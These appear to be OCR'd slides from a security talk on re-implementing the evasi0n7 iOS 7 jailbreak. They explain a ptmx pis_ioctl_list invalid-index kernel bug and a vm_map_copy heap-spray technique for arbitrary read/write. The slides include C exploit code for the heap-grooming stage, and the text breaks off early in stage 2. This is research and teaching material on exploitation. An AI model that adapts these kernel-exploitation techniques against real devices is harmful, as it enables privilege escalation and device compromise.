- redsn0w (util for using limera1n to boot unsigned kernels) didn’t/doesn’t support anything newer than iOS 6.x
  - Spent considerable time trying to RE/understand redsn0w and patch it to support iOS 7.x
  - In the end I gave up, too time consuming and wasn’t even the main task of this project

- Decided to go with opensn0w
  - winocm’s open source redsn0w alternative
  - https://github.com/winocm/opensn0w

opensn0w

- Seemed to have support for iOS 7.x
  - Limit of 39 chars for boot-args (since iOS 7.1 was using 39 chars for boot-args)
  - Needed to use more chars to disable kernel’s security checks and enable KDP

- Modified opensn0w to patch iBEC (which passes boot-args to the kernel (in DFU mode))
  - Patched the pointer to the boot-args variable to point to another location in iBEC that had a lot of available space
  - Able to have arbitrary-lengthed boot-args

Kernel debugging at last!

- Use the force-upgraded-to-iOS-7.1 iPhone 4 device with my patched opensn0w to boot the iOS 7.0.6 kernel image!

- Little note: e7 claimed that it enabled KDP (when applying the jailbreak patches)
  - Not really...
  - They missed a check for the debug-enabled variable in the kernel
  - KDP session established, but froze after a while
  - My opensn0w patch included this ;)

Kernel debugging at last!

- LOL! Not really!
  - Breakpoints sometimes worked!
  - Stepping sometimes just continued execution!
  - Taking too long to type commands froze KDP!
  - Issuing commands too fast froze KDP!
  - It was awesome!

- Btw, kernel debugging on iOS 6.x was much better
  - More or less the same issues, but not as frequent
  - How do iOS kernel engineers work ?! - rhetorical

The /evasi0n7 binary

- Now I could observe what the /evasi0n7 binary was doing from the kernel’s point of view
  - So I started debugging it from both sides; userland and kernel
  - While manually deobfuscating obfuscated functions with hints from runtime, keeping notes with IDA
- Quickly found that it was abusing the tty structure
  - To obtain read/write access to physical memory


Re-implementation!

- More fun to develop my own exploit
  - Not from scratch but based on the notes I had up to that point
  - Wanted to use the vm_map_copy structures technique (by Dowd and Mandt) - heap obsession

- Clear understanding of the bug, and a general/fuzzy idea about exploiting it
  - Pen and paper, testing, evaluation, repeat
  - Ad nauseam; despair; new idea; repeat


Let’s revisit the bug

- In essence it was an invalid indexing bug
  - In the pis_ioctl_list array which is allocated on the heap (element of a global struct)
  - We control the size of the array on the heap, we can grow it but not shrink it
  - ptmx_get_ioctl stores at the invalid index of the array the address of the pmtx_ioctl struct (which was allocated on kalloc.88)



```
                /* Vector is large enough; grab a new ptmx_ioctl */

                /* Now grab a free slot... */
                _state.pis_ioctl_list[minor] = new_ptmx_ioctl;

```

vm_map_copy technique



```
struct vm_map_copy {
    int                     type;
#define VM_MAP_COPY_ENTRY_LIST              1
#define VM_MAP_COPY_OBJECT          2
#define VM_MAP_COPY_KERNEL_BUFFER   3
    vm_object_offset_t      offset;
    vm_map_size_t           size;
    union {
        struct vm_map_header        hdr;    /* ENTRY_LIST */
        vm_object_t                 object; /* OBJECT */
        struct {
            void                    *kdata;       /* KERNEL_BUFFER */
            vm_size_t               kalloc_size;  /* size of this copy_t */
        } c_k;
    } c_u;
};
```

- Originally proposed by Dowd and Mandt
- Spraying the kernel heap with them by sending messages to a mach port with OOL descriptors (controlled size)
- Overwrite its size element and/or its kdata element
  - Adjacent or arbitrary leak
- Overwrite its kalloc_size element
  - kfree() puts it to a wrong zone
  - Allocate it back and write to it; heap overflow

vm_map_copy fuzzy idea

- I'll use the pis_ioctl_list index bug to access the kdata pointer to leak kernel memory
- Kernel heap arrangement and manipulation for achieving arbitrary R/W primitives

Exploitation

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
Exploitation
Stage 1

- Spray with vm_map_copy structs and create holes on the kalloc.256 zone
  - kalloc.256 selected since during debugging seemed “quiet”
  - tty structs go to kalloc.384; steer clear

- Move the pis_ioctl_list to kalloc.256 (by enlarging it)
  - Goes into one of the holes we have created
  - Next to it we have a vm_map_copy struct


Exploitation

Stage 1



```
    printf("\n[+] sending %d OOL messages on kalloc.256\n\n",
            FIRST_STAGE_OOL_ALLOCATIONS);

    for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i++)
    {
        setup_fake_tty(stage1_ool_buffer, FIRST_STAGE_OBJECT_SIZE, 0);

        msg.header.msgh_remote_port = stage1_myports[i];
        msg.header.msgh_local_port = MACH_PORT_NULL;

        msg.header.msgh_bits =
            MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0) | MACH_MSGH_BITS_COMPLEX;

        msg.header.msgh_size = sizeof(msg);
        msg.body.msgh_descriptor_count = 1;

        /*
         * Allocates:
         *   . size + 52 bytes on 32 bits
         *   . size + 88 bytes on 64 bits
         */
        msg.desc[0].out_of_line.size = FIRST_STAGE_OBJECT_SIZE;
        msg.desc[0].out_of_line.address = stage1_ool_buffer;
        msg.desc[0].out_of_line.type = MACH_MSG_OOL_DESCRIPTOR;

        ret = mach_msg(&msg.header, MACH_SEND_MSG, msg.header.msgh_size, 0, 0, 0, 0);
    }
```


Exploitation
Stage 1



```
    printf("\n[+] creating holes on kalloc.256, receiving %d OOL messages\n\n",
            (FIRST_STAGE_OOL_ALLOCATIONS / 2));

    for(i = 0; i < FIRST_STAGE_OOL_ALLOCATIONS; i += 2)
    {
        memset(&msgin, 0, sizeof(msgin));

        ret = mach_msg(&msgin.header, MACH_RCV_MSG, 0, 5000, stage1_myports[i], 0, 0);

        if(msgin.body.msgh_descriptor_count != 1)
        {
            printf("[!] different descriptor count from port %d\n", stage1_myports[i]);
            continue;
        }

        stage1_hole_indices[stage1_nhole++] = i;
    }

    printf("\n[+] forcing pis_ioctl_list on kalloc.256 by allocating %d tty structs\n\n",
            PIS_ALLOCATIONS);

    for(i = 0; i < PIS_ALLOCATIONS; i++)
    {
        int fd = open("/dev/ptmx", O_RDWR | O_NOCTTY);

        grantpt(fd);
        unlockpt(fd);

        int pfd = open(ptsname(fd), O_RDWR);
    }
```

Exploitation

Stage 1



Stage 1

kalloc.256

...

free

vm_map_copy

pis_ioctl_list [index]

vm_map_copy

free

vm_map_copy

free

...


Exploitation
Stage 2

- Spray with vm_map_copy structs and create holes on the kalloc.88 zone

- Create a new master PTMX device with an invalid index value
    - Allocates a ptmx_ioctl struct (kalloc.88)
    - Goes into one of the kalloc.88 holes we have created it
    - Calling open() on this device stores the address of the ptmx_ioctl struct at the (invalid) index of the pis_ioctl_list
    - We control the index;
    - We relatively place it on the kdata field of the neighboring vm_map_copy struct

Exploitation


Stage 2



```
    printf("\n[+] sending %d OOL messages on kalloc.88\n\n",
            SECOND_STAGE_OOL_ALLOCATIONS);

